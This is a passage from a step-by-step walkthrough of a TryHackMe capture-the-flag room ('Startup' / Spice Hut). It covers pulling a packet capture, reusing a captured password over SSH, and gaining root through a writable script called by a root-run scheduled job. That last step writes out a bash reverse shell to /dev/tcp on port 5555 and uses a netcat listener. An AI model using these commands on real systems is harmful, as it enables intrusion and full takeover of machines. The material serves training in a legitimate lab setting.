“incidents” is not the name of a standard directory in a Linux system, so it warrants investigation if we see such a directory. The file located in that directory is a packet capture file, which contains networking traffic information, and can be examined with the Wireshark program. Wireshark is not installed on the **startup.thm** server, so we'll need to move it to our **AttackBox** first.

Part 14

Objective – Exfiltrate the suspicious.pcapng File to our AttackBox

Step 1 – copy the **suspicious.pcapng** file to the website FTP directory with the following command:

cp suspicious.pcapng /var/www/html/files/ftp/sus.pcapng

```
www-data@startup:/incidents$ cp suspicious.pcapng /var/www/html/files/ftp/sus.pcapng
www-data@startup:/incidents$
```

Step 2 – open a **new** terminal window in the **AttackBox** and download the **sus.pcapng** file:

wget startup.thm/ftp/sus.pcapng

```
root@ip-10-10-238-191:~# wget startup.thm/files/ftp/sus.pcapng
--2021-06-17 20:55:25-- http://startup.thm/files/ftp/sus.pcapng
Resolving startup.thm (startup.thm)... 10.10.9.231
Connecting to startup.thm (startup.thm)|10.10.9.231|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 31224 (30K)
Saving to: 'sus.pcapng'

sus.pcapng          100%[=====>]  30.49K  --.-KB/s    in 0s
2021-06-17 20:55:25 (399 MB/s) - 'sus.pcapng' saved [31224/31224]
```

CONTEXT

When we copy the file to a web-accessible directory, we rename it to something quicker and easier to spell. From our AttackBox, we can use the **Wget** program to quickly download files without using the web browser.


Part 15

Objective – Find Clues in the sus.pcapng File With Wireshark


Step 1 – open the **sus.pcapng** with Wireshark:

wireshark sus.pcapng &

Step 2 – in the Wireshark window, right-click one of the entries, click on “**Follow**”, then click on “**TCP Stream**”:



Step 3 – In the next window, change the **Stream** value at the bottom right of the window to 7.



Step 4 – scroll down in the window, and note the attempted access home directory name and the password that is given.

```
Wireshark · Follow TCP Stream (tcp.stream eq 7) · suspicious.pcapng

Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28
23:02:15 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 17:40:21 up 20 min,  1 user,  load average: 0.00, 0.03, 0.12
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU
WHAT
vagrant   pts/0    10.0.2.2        17:21    1:09   0.54s  0.54s -
bash
```

```
www-data@startup:/home$ ls
ls
lennie
www-data@startup:/home$ cd lennie
cd lennie
bash: cd: lennie: Permission denied
www-data@startup:/home$ sudo -l
sudo -l
[sudo] password for www-data: c4ntg3t3n0ughsp1c3
Sorry, try again.
```

CONTEXT

Wireshark opens the **pcapng** file, which records networking traffic. Here, we see that an intruder broke into the system using a malicious PHP file, much like we did. However, the logs show that the intruder attempted to access the **lennie** user's home directory, and attempted to use the password “**c4ntg3t3n0ughsp1c3**”. We can deduce that this set of credentials is valid for SSH login.

Part 16

Objective – Login to the System as Lennie Using SSH

Step 1 – copy the **c4ntg3t3n0ughsp1c3** password from the Wireshark window with **Ctrl+C**

Step 2 – use the SSH program to login with the following command:

```
ssh lennie@startup.thm
yes
c4ntg3t3n0ughsp1c3
```

NOTE: when entering the password, you will not see any output. This is normal for the SSH program.

Also, we can paste the password into the Linux terminal window with **Ctrl+Shift+V**.

```
root@ip-10-10-139-169:~# ssh lennie@startup.thm
The authenticity of host 'startup.thm (10.10.8.61)' can't be established.
ECDSA key fingerprint is SHA256:xXyVGvY1l27TVcjIQj2kgTTmLYN6WCB93YJB3mAHlKa.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'startup.thm,10.10.8.61' (ECDSA) to the list of known
hosts.
lennie@startup.thm's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

44 packages can be updated.
30 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ whoami
lennie
```

CONTEXT

SSH is a program used to login to computers remotely. Any information being sent over the network with SSH is encrypted, and cannot be read by third parties easily.

Part 17

Objective – Capture the Contents of the User Flag

Step 1 – list the contents of Lennie's home directory, then read the contents of **user.txt** file:

```
ls
cat user.txt
```

```
$ ls
Documents  scripts  user.txt
$ cat user.txt
THM{[REDACTED]}
$
```

CONTEXT

Networking CTF exercises (like the one we are currently doing) usually have flag files that represent a certain level of access to the system. The user flag represents low-level access, and the root flag represents high-level access.


Part 17

Objective – Answer the Second Task 1 Question in the TryHackMe Webpage


Step 1 – copy the output of the user.txt flag file using **Ctrl+Shift+C**.

NOTE:

In Linux, we copy text from terminal windows with **Ctrl+Shift+C** instead of **Ctrl+C**, and paste into a terminal window with **Ctrl+Shift+V** instead of **Ctrl+V**. In addition, we cannot directly copy text from non-AttackBox sources into an AttackBox window, but rather, we need to access the AttackBox's clipboard first, by clicking on the button located on the left-edge of the AttackBox desktop, in the middle:



Then click on the middle icon:




Then highlight the text and **Ctrl+C** to copy it. Now you can copy that text to any other windows on your non-AttackBox computer.



To paste something into an AttackBox window, we would do the opposite operation, opening the AttackBox clipboard, clearing any text already there, then **Ctrl+V** to paste the text into the AttackBox clipboard, then pasting the clipboard contents into an AttackBox window.

Step 2 – Paste the contents of the **user.txt** file into the second Task 1 input box on the TryHackMe webpage:

Task 1
Welcome to Spice Hut!



Start Machine

We are Spice Hut, a new startup company that just made it big! We offer a variety of spices and club sandwiches (in case you get hungry), but that is not why you are here. To be truthful, we aren't sure if our developers know what they are doing and our security concerns are rising. We ask that you perform a thorough penetration test and try to own root. Good luck!

Answer the questions below

What is the secret spicy soup recipe?

Submit

Hint

What are the contents of user.txt?

Submit

Hint

CONTEXT

Most systems in Capture the Flag (CTF) exercises contain flag files which represent proof of access to that file. Typically, a CTF system will contain a User flag (representing low-level access), and a Root flag (representing high-level access). A networking CTF exercise is usually considered complete when we have access to the Root flag.

Part 18

Objective – Check for Privilege Escalation Methods

Step 1 – in the SSH terminal, enter the following command into the Netcat terminal window:

ls -la

Step 2 – Enter the **scripts** directory and list its contents

cd scripts

ls -la

```
$ cd scripts
$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 12  2020 .
drwx----- 5 lennie lennie 4096 Jun 17  20:29 ..
-rwxr-xr-x 1 root  root    77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root  root     1 Jun 17  20:30 startup_list.txt
$
```


Step 3 – read the contents of the **planner.sh** script

cat planner.sh

```
$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
$
```

Step 4 – check if the **startup_list.txt** file has been created recently or not

ls -la

```
$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 12  2020 .
drwx----- 5 lennie lennie 4096 Jun 17 20:29 ..
-rwxr-xr-x 1 root  root    77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root  root    1 Jun 17 20:30 startup_list.txt
$ cat planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh
$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 12  2020 .
drwx----- 5 lennie lennie 4096 Jun 17 20:29 ..
-rwxr-xr-x 1 root  root    77 Nov 12  2020 planner.sh
-rw-r--r-- 1 root  root    1 Jun 17 20:34 startup_list.txt
$
```

Step 5 – check the ownership of the **print.sh** script

ls -la /etc/print.sh

```
$ ls -la /etc/print.sh
-rwx----- 1 lennie lennie 25 Nov 12  2020 /etc/print.sh
$
```

CONTEXT

Now that we have foothold access to the system, we want to find a way to escalate our privileges on the system (priv esc). We see that the **planner.sh** script is owned by the Superuser (**root**). This means that when the script runs, all commands run by the script are run as if the root user is running them. Root-

owned scripts are a common method of privilege escalation if we can write to the script or write to a component of the script. From the file creation information of the **startup_list.txt** file, we can tell that the **planner.sh** script is being run at very frequent intervals (probably once a minute). Checking the **print.sh** script that is part of the **planner.sh** script, we see that **print.sh** is owned by our current user (Lennie). That means we can write content to the **print.sh** script for privilege escalation.

Part 19

Objective – Prepare a Netcat Listener to Receive Root Shell

Step 1 – open a new terminal window in the AttackBox and input the following command:

nc -nlvp 5555

```
root@ip-10-10-238-191:~# nc -nlvp 5555
Listening on [0.0.0.0] (family 0, port 5555)
```

CONTEXT

There are many different commands we can write to the **print.sh** script to gain privilege escalation, but here we will write a bash command that opens a reverse shell connection to the AttackBox. To receive the “root shell” that will be created by the **planner.sh** script, we setup a Netcat listener on our AttackBox.

Part 20

Objective – Write the Reverse Shell Command to the Script File

Step 1 – in the SSH terminal, input the following command (don't forget to replace **<ATTACKBOX_IP>** with the IP address from the **shell.php** file):

echo '/bin/bash -c "bash -i >& /dev/tcp/<ATTACKBOX_IP>/5555 0>&1"' > /etc/print.sh

```
$ echo '/bin/bash -c "bash -i >& /dev/tcp/10.10.238.191/5555 0>&1"' > /etc/print
.sh
$
```

Step 2 – wait for the AttackBox Netcat listener to receive the reverse shell connection

```
root@ip-10-10-238-191:~# nc -nlvp 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from 10.10.9.231 58730 received!
bash: cannot set terminal process group (1854): Inappropriate ioctl for device
bash: no job control in this shell
root@startup:~#
```

CONTEXT

After we write our reverse shell command to the **print.sh** script, when the **planner.sh** script next runs according to schedule, all of the commands in **print.sh** are executed in the context of the Root user, because the **planner.sh** script is owned by Root, and the **print.sh** script is run inside of the **planner.sh** script. When the reverse shell connection is opened, it is a Root user shell because the script that executed the reverse shell command is owned by Root.

Part 21

Objective – Capture the Root Flag

Step 1 – read the root.txt file in the /root directory

```
pwd
ls
cat root.txt
```

```
root@startup:~# ls
ls
root.txt
root@startup:~# cat root.txt
cat root.txt
THM{XXXXXXXXXXXXXXXXXXXX}
root@startup:~#
```

CONTEXT

Now that we have root access to the server, the exercise is technically over. All that is left is to copy the root flag to the TryHackMe webpage and complete the room.


Part 22

Objective – Answer the Final Task 1 Question and Complete the Room

Step 1 – answer the third question under the Task 1 using the output of the **cat root.txt** command.

Task 1

Welcome to Spice Hut!



▶ Start Machine

We are Spice Hut, a new startup company that just made it big! We offer a variety of spices and club sandwiches (in case you get hungry), but that is not why you are here. To be truthful, we aren't sure if our developers know what they are doing and our security concerns are rising. We ask that you perform a thorough penetration test and try to own root. Good luck!

Answer the questions below

What is the secret spicy soup recipe?

Answer format: ****

Submit

Hint

What are the contents of user.txt?

Answer format: **{*****}

Submit

Hint

What are the contents of root.txt?

Answer format: **{*****}

Submit

Hint

Step 2 – Click on the Completed button under the Task 2 banner

Task 2

Credits

Spice Hut was very happy with your results and it is guaranteed they will spread word about your excellence with their partners. Astounding work!

THANK

YOU!

Answer the questions below

Congratulations!

No answer needed

Completed

Summary

The system's website exposed directories accessible to the FTP service also present on the server. In addition, the FTP service allowed anonymous login and file upload capability. These two security misconfigurations in concert allowed us to upload a malicious PHP file and access it on the website to open a reverse shell connection back to our attacking system. Once inside, we discovered user credentials inside a packet capture file, which we read with the Wireshark program. Using our captured credentials, we accessed the server using SSH login. Using the elevated user account, we discovered a root-owned script being run at regular intervals. Our user account had write access to a component used by the root-owned script, so we were able to write to that component and gain root access.

Further Learning

The workshop exercise is over. If you enjoyed the workshop, and you're interested in learning more, you can find some links below that provide free training and exercises for basic skills used in ethical hacking and cybersecurity:

File Upload Vulnerability

<https://www.hacksplaining.com/exercises/file-upload>

<https://gupta-bless.medium.com/exploiting-unrestricted-file-upload-vulnerabilities-4831aa839b25>

https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

Linux OS Commands

<http://linuxjourney.com>

<https://tryhackme.com/room/linux1>

<https://tryhackme.com/room/linux2>

<https://tryhackme.com/room/linux3>

<https://tryhackme.com/room/linuxstrengthtraining>

<https://tryhackme.com/room/linuxmodules>

<https://www.youtube.com/watch?v=2PGnYjbYuUo>

Computer Networking

<https://tryhackme.com/room/introtonetworking>

<https://tryhackme.com/room/bpnetworking>

<https://www.youtube.com/watch?v=QKfk7YFILwsli>

Workshop Appendix

Reference Links for Programs and Apps Used During the Workshop

Basic Linux Commands:

https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/bltea7de5267932e94b/5eb08aafc88d36e47cf0644/Cheatsheet_SEC301-401_R7.pdf

Nmap:

<https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/blte37ba962036d487b/5eb08aae26a7212f2db1c1da/NmapCheatSheetv1.1.pdf>

Gobuster:

<https://www.hackingarticles.in/comprehensive-guide-on-gobuster-tool/>

Netcat:

<https://www.sans.org/security-resources/posters/netcat-cheat-sheet/240/download>

Wireshark:

<https://www.comparitech.com/net-admin/wireshark-cheat-sheet/>

FTP:

<https://www.cs.colostate.edu/helpdocs/ftp.html>